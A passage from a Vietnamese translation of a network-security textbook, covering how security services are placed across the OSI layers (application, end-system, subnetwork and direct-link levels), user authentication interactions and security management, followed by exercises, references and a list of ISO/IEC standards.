
Xét tất cả mọi điều nêu trên đây, thấy ngày càng sáng tỏ tại sao không thể có một câu trả lời đơn giản cho câu hỏi làm cách nào để bố trí kiến trúc các dịch vụ an ninh “tối nhất”. Trong phần dưới đây chúng ta sẽ bàn tiếp về các đặc tính của mỗi mức trong phương pháp độc lập dịch vụ. Các chương sau đó sẽ bàn luận về bố trí kiến trúc của các dịch vụ an ninh riêng biệt ứng với mô hình bốn mức này.

An ninh mức ứng dụng

Theo kiến trúc OSI thì an ninh mức ứng dụng liên hệ với các lớp trên của kiến trúc bảy lớp mạng. (Theo giao thức OSI thì đó có nghĩa là Lớp ứng dụng, có thể được hỗ trợ bởi các tiện ích của Lớp trình diễn; Lớp phiên làm việc không tham gia vào việc giám sát an ninh). Việc phân chia các chức năng giữa Lớp ứng dụng và Lớp trình diễn sẽ được bàn luận chi tiết trong chương 12.

Đối với phần lớn các dịch vụ an ninh ta có thể đặt dịch vụ tại mức ứng dụng. Trong nhiều trường hợp thì các phương án mức thấp cũng có thể được thay thế và thông thường đem lại những ưu điểm (chẳng hạn như, chi phí về thiết bị hay vận hành thấp). Tuy nhiên, có hai trường hợp trong đó chỉ có mức ứng dụng là mức duy nhất có thể để đặt dịch vụ an ninh, đó là:

- (a) Ở những nơi các dịch vụ an ninh là các dịch vụ chuyên dụng hoặc là về mặt ngữ nghĩa hoặc là được cài ảo vào trong một giao thức ứng dụng đặc thù.
- (b) Ở những nơi dịch vụ an ninh đi qua các giữ chậm của ứng dụng.



Hình 3-8: Bức tranh về giữ chậm ứng dụng

Một số yêu cầu về an ninh được liên kết không thể gỡ ra được với ứng dụng về mặt ngữ nghĩa. Ví dụ, một ứng dụng truyền tệp có thể cần phải xử lý kiểm soát truy nhập, ví dụ như, đọc hay cập nhật các danh sách kiểm soát truy nhập đính kèm theo tệp tin. Trong một số trường hợp khác thì độ mịn bảo vệ an ninh lại được phản ánh trong các trường giao thức của ứng dụng. Điều này rất phổ biến với các dịch vụ về tính bảo mật của trường lựa chọn, tính bảo toàn vẹn của trường lựa chọn và tính thừa nhận. Các ví dụ là sự cung cấp bảo mật cho một trường PIN trong một giao dịch tài chính hoặc các yêu cầu lấy riêng rẽ các chữ ký số trong một giao thức thư mục. Trong tất cả mọi trường hợp này thì các dịch vụ an ninh phải được đặt trong mức mức ứng dụng, vì tính độc lập lớp ngăn không cho các lớp thấp biết đúng về các ngữ nghĩa hay các biên giới của giao thức.

Một tình huống khác đòi hỏi giải pháp ở mức ứng dụng là hiện tượng giữ chậm ứng dụng. Một số ứng dụng vốn gắn liền với hơn hai hệ thống cuối, như mô tả trên hình 3-8. Các hệ thống thư điện tử là một ví dụ. Một tin nhắn khởi tạo tại một hệ thống cuối có thể phải đi qua nhiều hệ thống giữ chậm trước khi đến được người nhận ở một hệ thống cuối khác. Trong trường hợp này có thể cần phải bảo vệ phần nội dung của tin nhắn trên cơ sở người dùng cuối đến người dùng cuối, có nghĩa là, quan hệ gõ phím chỉ được biết tại các hệ thống người dùng cuối, còn các hệ thống giữ chậm trung

gian không được biết đến. Tuy nhiên, các phần khác của tin nhắn, ví dụ như, các trường địa chỉ, không được bảo vệ theo cách này, vì các hệ thống giữ chậm cần sử dụng đến chúng và có thể cập nhật những trường này. Trong điều kiện như vậy, thì tất cả mọi dịch vụ an ninh trong quan hệ an ninh người dùng đến người dùng cần phải đặt ở mức ứng dụng.

Khi quyết định xem một yêu cầu an ninh cần phải được xử lý ở mức ứng dụng hay ở mức thấp hơn thì trước hết cần phải cân nhắc những yếu tố trên. Nếu không có yêu cầu nào được đáp ứng thì có thể đặt các dịch vụ an ninh ở các mức thấp hơn.

An ninh ở mức hệ thống cuối

Các kiểu yêu cầu an ninh dưới đây thuộc về giải pháp này:

- Các yêu cầu dựa trên quan niệm cho rằng, các hệ thống cuối là đáng tin, nhưng thực tế là tất cả mọi mạng truyền thông cơ sở đều không đáng tin;
- Các yêu cầu được cai quản bởi thẩm quyền của hệ thống cuối cần phải áp đặt cho tất cả mọi truyền thông mà không quan tâm đến ứng dụng; và
- Các yêu cầu liên quan đến các kết nối mạng (hay tất cả mọi đường liên kết) mà không liên kết với một ứng dụng đặc thù nào, ví dụ như, bảo vệ tính bí mật hay/và tính toàn vẹn của tất cả mọi đường truyền trên một liên kết.

Một số dịch vụ, chẳng hạn như, bảo vệ tính toàn vẹn hay/ và tính bí mật của thông tin người dùng trên cơ sở hệ thống cuối đến hệ thống cuối có thể được cung cấp một cách tiềm ẩn tại mức ứng dụng hay mức hệ thống cuối. Khi quyết định mức nào để đặt dịch vụ an ninh thì cần tính đến một số yếu tố. Và để lựa chọn giải pháp ở mức hệ thống cuối thay vì giải pháp ở mức ứng dụng thì cần xét các yếu tố sau:

- Khả năng thực hiện các dịch vụ bảo vệ không ảnh hưởng đến ứng dụng;
- Hiệu năng cao khi thực hiện các dịch vụ bảo vệ nhiều dữ liệu, có khả năng hoạt động trên các khối dữ liệu lớn và có khả năng xử lý dữ liệu của nhiều ứng dụng theo cùng một phương pháp;
- Bố trí quản trị các tiện ích an ninh tại một người điều hành hệ thống cuối thay vì phân bố nó trong các ứng dụng riêng rẽ (hỗ trợ chính sách an ninh phù hợp); và
- Đảm bảo rằng, các đầu giao thức của các giao thức lớp giữa (đó là các giao thức của Lớp truyền tải, Lớp phiên làm việc và Lớp trình diễn) đều nhận được sự bảo vệ.

Theo khái niệm của OSI thì an ninh mức hệ thống cuối liên quan đến các giao thức học của Lớp truyền tải hoặc giao thức của Lớp mạng độc lập với

mạng con. Việc quyết định giữa hai phương án này đã từng là chủ đề tranh cãi trong các diễn đàn về tiêu chuẩn hoá trong nhiều năm. Thực tế đã không thể có câu trả lời đích thực cho các tranh cãi này và cuối cùng các tiêu chuẩn đã phải được xây dựng dựa trên cả hai phương án trên (đó là tiêu chuẩn ISO/IEC 10736 và tiêu chuẩn ISO/IEC 11577 tương ứng).

Để lựa chọn phương án đặt các dịch vụ an ninh tại Lớp truyền tải cần phải xét các yếu tố sau:

- Khả năng mở rộng quyền bảo vệ tới hệ thống cuối để chống lại những khả năng bị tổn thương trong các tiện ích truyền thông truy nhập cục bộ hoặc truyền thông đầu cuối; và
- Khả năng cung cấp các cấp bảo vệ khác nhau cho các kết nối truyền tải khác nhau có trong một kết nối mạng.

Các yếu tố cân nhắc khi quyết định đặt dịch vụ an ninh trong Lớp mạng là:

- Khả sử dụng cùng một giải pháp tại mức hệ thống cuối và mức mạng con;
- Dễ dàng chèn các thiết bị an ninh tại các điểm giao diện vật lý chuẩn hoá, ví dụ như, các giao diện X.25 hay LAN
- Khả năng hỗ trợ kiến trúc lớp trên bất kỳ, bao gồm kiến trúc OSI, kiến trúc mạng Internet và kiến trúc lớp chủ.

Sự không dung hoà được của các yếu tố trên lý giải tại sao không thể có được một lời giải đơn giản cho vấn đề này. Các cộng đồng người dùng và các nhóm hoạch định chính sách cần phải tự quyết định riêng cho mình trên cơ sở các yêu cầu cụ thể của mình.

An ninh mức mạng con

Sự khác nhau giữa an ninh mức hệ thống cuối và mức mạng con là an ninh mức mạng con chỉ cung cấp khả năng bảo vệ qua một hoặc nhiều mạng con riêng biệt. có hai lý do rất quan trọng để phân biệt mức này so với mức hệ thống cuối là:

- Điều rất phổ biến là mạng con gắn với các hệ thống cuối đều đáng tin như những chính những hệ thống cuối, vì chúng đều cùng trên phạm vi nhà máy và cùng được quản lý dưới cùng một quyền hạn.
- Trong một mạng bất kỳ số các hệ thống cuối thường vượt quá số công mạng con. Nên chi phí thiết bị và chi phí vận hành đối với các giải pháp an ninh mức mạng con có thể thấp hơn rất nhiều so với các giải pháp ở mức hệ thống cuối.

An ninh mức mạng con do vậy phải luôn luôn được coi như là một phương án có thể thay thế của an ninh mức hệ thống cuối.

Trong OSI thì an ninh mạng con ánh xạ vào Lớp mạng, còn trong trường hợp các mạng LAN thì nó ánh xạ vào Lớp liên kết dữ liệu (ở chỗ nào có đặt các giao thức LAN).

An ninh ở mức liên kết trực tiếp

Các tình huống thích hợp để sử dụng an ninh ở mức liên kết trực tiếp là những trường hợp có tương đối ít đường liên kết không tin cậy trong một môi trường đáng tin khác. Trên đường liên kết đã cho có thể được cung cấp một mức bảo vệ cao với chi phí thấp. Giám sát an ninh tại mức này có thể tương minh đối với tất cả mọi lớp truyền thông cao hơn bao gồm cả các giao thức mạng, do vậy, nó không bị cột chặt vào một kiến trúc mạng riêng nào (ví dụ như, OSI, TCP/IP hay mạng chủ). Các thiết bị an ninh có thể dễ dàng được chèn thêm vào tại các điểm giao diện vật lý được chuẩn hoá chung. Tuy nhiên, chi phí hoạt động có thể cao do có nhu cầu quản lý độc lập các thiết bị trên cơ sở theo từng đường liên kết. Điều quan trọng là cần nhận thức thấy được rằng, an ninh ở mức liên kết trực tiếp không thể bảo vệ chống lại được những tổn thương bên các nút mạng con bên trong, ví dụ như, các hub, các cầu nối và các chuyển mạch gói.

Theo khái niệm các lớp OSI thì an ninh ở mức liên kết trực tiếp tương ứng tới Lớp vật lý. Sự bảo vệ được cung cấp ở mức các chùm bit tương minh đối với các giao thức lớp trên. Ví dụ, các quá trình mã hóa có thể được áp dụng cho từng chùm bit đi qua mỗi điểm giao diện. Các công nghệ truyền có bảo vệ, chẳng hạn như, các kỹ thuật triển vọng về trải phổ tần số cũng có thể được áp dụng. An ninh ở mức liên kết trực tiếp có thể liên quan một cách tiềm ẩn đến Lớp liên kết dữ liệu, ví dụ như, nếu sự bảo vệ được cấp ở mức khung.

Các tương tác người dùng


Một số dịch vụ an ninh mạng yêu cầu tương tác trực tiếp với người dùng. Những tương tác như vậy, hoàn toàn không thích hợp với bất kỳ kiểu kiến trúc an ninh nào đã trình bày trên đây. Trường hợp quan trọng nhất là *cấp phép cá nhân*. Người dùng là đối tượng bên ngoài đối với các tiện ích truyền thông, có nghĩa là, ngoài các hệ thống cuối. Các truyền thông có hỗ trợ cấp phép cá nhân hoặc là ở tại chỗ (có nghĩa là, giữa người dùng và hệ thống cuối tại chỗ anh (chị) ta) hoặc chúng là những phần tử giao thức ở mức ứng dụng hoặc là chúng kết hợp cả hai. Ví dụ có thể nêu ra ở đây là ba trường hợp sau:

- Người dùng dùng cấp phép cho hệ thống cuối tại chỗ của anh (hay chị) ta. Hệ thống cuối này sau đó cấp phép cho chính nó tới hệ thống cuối ở xa và cấp nhận dạng của người dùng để hệ thống cuối ở xa coi là xác thực

- Người dùng chuyển thông tin cấp phép (ví dụ như, một mật khẩu) cho hệ thống cuối tại chỗ của anh (hay chị) ta để nó chuyển đến hệ thống cuối ở xa thực hiện cấp phép cho người dùng.
- Người dùng nhập một mật khẩu và hệ thống cuối tại chỗ của anh (hay chị) ta để hệ thống này dùng nó nhận xác nhận cấp phép một máy trạm cấp phép trực tuyến hay máy chủ. Xác nhận cấp phép được chuyển đến hệ thống cuối ở xa để dùng nó làm cơ sở cấp phép cho người dùng.

Cấp phép cá nhân sẽ được bàn chi tiết trong chương 5.

Hình 3-9 minh họa mối quan hệ giữa các giao thức tương tác người dùng và phương án kiến trúc an ninh ở mức ứng dụng.



Hình 3-9: Các tương tác người dùng

3.5 Quản trị các dịch vụ an ninh

Các dịch vụ an ninh cần sự hỗ trợ của các chức năng quản lý sau đây:

- Quản trị phím dành cho các hệ thống mã hoá trong việc cung cấp một dịch vụ an ninh (sec được bàn đến trong chương 4 và 7);
- Phân phát thông tin cần thiết đến các điểm ra quyết định, ví dụ như, dùng cho việc ra quyết định cấp phép hay quyết định kiểm soát truy nhập – trong đó bao gồm cả các thông tin cho phép một quyết định tích cực và thông báo về việc gỡ bỏ thông tin đã phân phát trước đó;
- Tích lũy thông tin trung tâm dành cho các mục đích chẳng hạn như, tạo lưu trữ (cho các mục đích thừa nhận kế tiếp) hoặc tạo vệt kiểm tra an ninh hay tạo báo động;
- Các chức năng vận hành, chẳng hạn như, kích hoạt hay gỡ bỏ dịch vụ; và

- Các chức năng quản trị an ninh đặc thù, chẳng hạn như, gọi chương trình quét vi-rút từ xa trên các trạm làm việc mạng hoặc hiển thị các hệ thống đối với phần mềm không hợp pháp.

Các chức năng quản trị như vậy thường yêu cầu các khả năng truyền thông của cùng một mạng mà chúng đang bảo vệ. Trong trường hợp này thì điều cần thiết là phải bảo vệ tối đa các truyền thông quản trị này theo khả năng có thể. Nhìn chung, bất kỳ tổn hại nào trong truyền thông quản trị an ninh đều gây ra một tổn hại tương đương hoặc lớn hơn trong truyền thông được bảo vệ.

Theo quan niệm kiến trúc thì các chức năng quản trị an ninh được cung cấp thông qua các ứng dụng mạng. Chúng có thể bao gồm các ứng dụng dành cho quản trị mạng (một số ví dụ được trình bày trong chương 15) hay các ứng dụng với các mục đích chính khác. Những ngoại lệ của mức bố trí này có thể xuất hiện, ví dụ như, khi các thay đổi quản trị phím được liên kết chặt chẽ với xử lý mã hoá ở các lớp thấp. Chủ đề này sẽ được bàn đến trong chương 4 và 7.

Kết luận

Các kiến trúc giao thức có phân lớp cho phép các thiết kế mạng thích ứng với các ứng dụng không hạn chế, thích ứng với các công nghệ phương tiện truyền thông cơ sở không hạn chế và các kỹ thuật kết nối liên thông không có giới hạn. Kiến trúc OSI cung cấp một mô hình chung có thể làm cơ sở cho việc phân lớp. Trong kiến trúc này có bảy lớp và được chia ra thành nhóm lớp trên (gồm có Lớp ứng dụng, Lớp trình diễn và Lớp phiên làm việc) và nhóm lớp dưới (gồm có Lớp truyền tải, Lớp mạng, Lớp liên kết dữ liệu và Lớp vật lý). Các tiêu chuẩn OSI khác định nghĩa các dịch vụ lớp và các giao thức đặc trưng cho bảy lớp. Bộ giao thức mạng Internet TCP/IP định nghĩa các giao thức thay thế có thể ánh xạ thẳng tới mô hình OSI.

Khi cung cấp các dịch vụ an ninh cần chú ý xác định lớp (các lớp) đặt các dịch vụ bảo vệ an ninh. Để hỗ trợ cho việc ra quyết định người ta đã xác định bốn mức kiến trúc an ninh là: mức ứng dụng, mức hệ thống cuối, mức mạng con và mức liên kết trực tiếp. Mức ứng dụng liên quan đến các phần tử giao thức an ninh phụ thuộc ứng dụng và yêu cầu cần có sự hỗ trợ trong các giao thức lớp trên. Những yêu cầu an ninh nhất định đòi hỏi một giải pháp tại mức đó. Mức hệ thống cuối liên quan đến các phần tử giao thức an ninh cung cấp sự bảo vệ trên cơ sở hệ thống cuối đến hệ thống cuối. Điều này có thể sử dụng các giao thức an ninh ở Lớp truyền tải hoặc Lớp mạng; cả hai phương án đều có sẵn và có các yếu tố khác nhau cho mỗi phương án mà ta cần cân nhắc và quyết định. Mức mạng con cung cấp sự bảo vệ trên các mạng con nhất định bên trong Lớp mạng hoặc (trong trường hợp các mạng

LAN) là trong Lớp liên kết dữ liệu. Mức l_j trực tiếp cung cấp sự bảo vệ trên cơ sở theo từng đương liên kết trên các bộ phận của môi trường mạng; mức này liên quan đến Lớp vật lý hoặc Lớp liên kết dữ liệu. Các tương tác với người dùng (đặc biệt đối với các mục đích cấp phép) không hoàn toàn phù hợp với bốn mức trên đây và chúng yêu cầu có sự cân nhắc đặc biệt. Quản trị các dịch vụ an ninh cần có các chức năng khác nhau và hầu hết chúng được cung cấp thông qua các ứng dụng quản trị mạng.

Bài tập

1. Khi có một dữ liệu không được bảo vệ bên trong thiết bị chuyển mạch mạng (chẳng hạn như, các cầu nối, các bộ chuyển tuyến hoặc các chuyển mạch gói), thì thiết bị này có thể cần phải được đảm bảo về mặt vật lý để duy trì sự bảo vệ thích đáng. An vật lý như vậy có thể rất đắt. Để giảm chi phí này, nên đặt dịch vụ an ninh ở mức (các mức) nào?
2. Trong một tin nhắn giao dịch tài chính, cần phải chuyển một số nhận dạng cá nhân PIN mã hoá trong khi các chi tiết gia dịch khác thì không cần phải bảo vệ. Cần sử dụng mức (các mức) kiến trúc nào trong bốn mức đã biết để bố trí dịch vụ an ninh và vì sao?
3. Nếu thông tin nhạy cảm có thể được gom nhặt bằng cách hiển thị các thông tin địa chỉ trong một thay đổi thiết lập kết nối hoặc trong một đơn vị dữ liệu không kết nối ta có thể sử dụng mức (các mức) kiến trúc nào để đảm bảo sự bảo vệ thích đáng.
4. Một công ty lớn có một mạng trải rộng qua một số phân xưởng. Theo yêu cầu của các người dùng trên mạng có cho truyền tải một lượng thông tin tài sản thực tế của công ty. Công ty muốn áp dụng bảo vệ bao trùm lên các bộ phận mạng có khả năng bị tổn hại chống lại sự tiết lộ các thông tin tài sản này của công ty ra ngoài. Trong mỗi cấu hình dưới đây thì mức kiến trúc nào là thích hợp nhất để áp dụng các dịch vụ bảo mật và tại sao?
 - (a) Mạng gồm các mạng LAN cục bộ trong khu vực của công ty có một kết nối liên thông mạng diện rộng các vị trí này.
 - (b) Mạng gồm các mạng LAN cục bộ trong khu vực của công ty với một số ít các đường thuê bao kết nối liên thông các cổng LAN tại các vị trí này.
 - (c) Mạng gồm một số các đường truyền thông khác nhau đáng tin có thể mở rộng mà người dùng không có quyền kiểm soát an ninh của bộ chuyển hướng được dùng cho mỗi lần truyền.

Tài liệu tham khảo

- [BLA1] U. Black, “*OSI: A model for computer Communications*”, Prentice Hall, Englewood Cliffs, NJ, 1991.
- [COM1] D. E. Comer, “*Internetworking with TCP/IP: Principles, Protocols and Architecture*”, Prentice Hall, Englewood Cliffs, NJ, 1988.
- [CRO1] D. H. Croker, “*Standard for the Format of ARPA Internet Text Messages*”, Request for comments (RFC) 822, Internet Activities Board, 1982.
- [DIC1] G. Dickson and A. Lloyd, “*Open Systems Interconnection*”, Prentice Hall, Englewood Cliffs, NJ, 1991.
- [HEN1] J. Henshall and S. Shaw, “*OSI Explain: End-to-End Computer Communication Standard*”, Prentice Hall, Englewood Cliffs, NJ, 1990.
- [POS1] J. B. Postel, “*Simple Mail Transfer Protocol*”, Request for comments (RFC) 821, Internet Activities Board, 1982.
- [POS2] J. B. Postel, “*Transmission Control Protocol*”, Request for comments (RFC) 793, Internet Activities Board, 1981.
- [POS3] J. B. Postel, “*User Datagram Protocol*”, Request for comments (RFC) 768, Internet Activities Board, 1981.
- [POS4] J. B. Postel, “*Internet Protocol*”, Request for comments (RFC) 791, Internet Activities Board, 1981.
- [ROS1] M. T. ROSE, “*The Open Book: A Practical Perspective on OSI*”, Prentice Hall, Englewood Cliffs, NJ, 1990.
- [STE1] D. Steedman, “*Abstract Syntax Notation One (ASN.1): The Tutorial and Reference*”, Technical Appraisals Ltd., Isleworth, England, 1990.
- [TOR1] D. J. Torrieri, “*Principles of Secure Communication Systems*”, Second edition, Artech House, Inc., Norwood, MA, 1992.

Các tiêu chuẩn

Tiêu chuẩn ISO/IEC 7498-1: *Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Mô hình tham chiếu cơ sở* (cũng còn gọi là Khuyến cáo ITU X.200).

Tiêu chuẩn ISO/IEC 7498-1: *Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Mô hình tham chiếu cơ sở - phần 2* (cũng còn gọi là Khuyến cáo ITU X.800).

Tiêu chuẩn ISO/IEC 8072: *Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Định nghĩa dịch vụ truyền tải có kết nối* (cũng còn gọi là Khuyến cáo ITU X.214).

Tiêu chuẩn ISO/IEC 8073: *Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Định nghĩa giao thức truyền tải có kết nối* (cũng còn gọi là Khuyến cáo ITU X.224).

Tiêu chuẩn ISO/IEC 8208: Công nghệ thông tin – Truyền thông dữ liệu – Giao thức mức gói X.25 đối với các thiết bị đầu cuối dữ liệu.

Tiêu chuẩn ISO/IEC 8326: Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Định nghĩa dịch vụ phiên làm việc có kết nối cơ sở (cũng còn gọi là Khuyến cáo ITU X215).

Tiêu chuẩn ISO/IEC 8327: Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Định nghĩa giao thức phiên làm việc có kết nối cơ sở (cũng còn được gọi là Khuyến cáo ITU X.225).

Tiêu chuẩn ISO/IEC 8348: Công nghệ thông tin – Truyền thông dữ liệu – Định nghĩa dịch vụ mạng (cũng còn được gọi là Khuyến cáo ITU X.213).

Tiêu chuẩn ISO/IEC 8473: Công nghệ thông tin – Truyền thông dữ liệu – Giao thức cung cấp dịch vụ mạng chế độ không kết nối.

Tiêu chuẩn ISO/IEC 8571: Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Truyền tệp, truy nhập và quản trị (FTAM).

Tiêu chuẩn ISO/IEC 8602: Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Giao thức cung cấp dịch vụ truyền tải chế độ không kết nối.

ISO/IEC 8648: Công nghệ thông tin- Truyền thông dữ liệu - Tổ chức nội bộ về lớp mạng.

ISO/IEC 8649: Công nghệ thông tin - Sự kết nối các hệ thống mở - Định nghĩa các dịch vụ để kiểm soát liên kết (cả ITU-T Sự giới thiệu X.217).

ISO/IEC 8650: Công nghệ thông tin - Sự kết nối các hệ thống mở - Đặc tả giao thức cho sự liên kết để kiểm soát dịch vụ phân tử(cả ITU-T Sự giới thiệu X.227).

ISO/IEC 8802: Công nghệ thông tin – Các mạng khu vực trung tâm và địa phương.

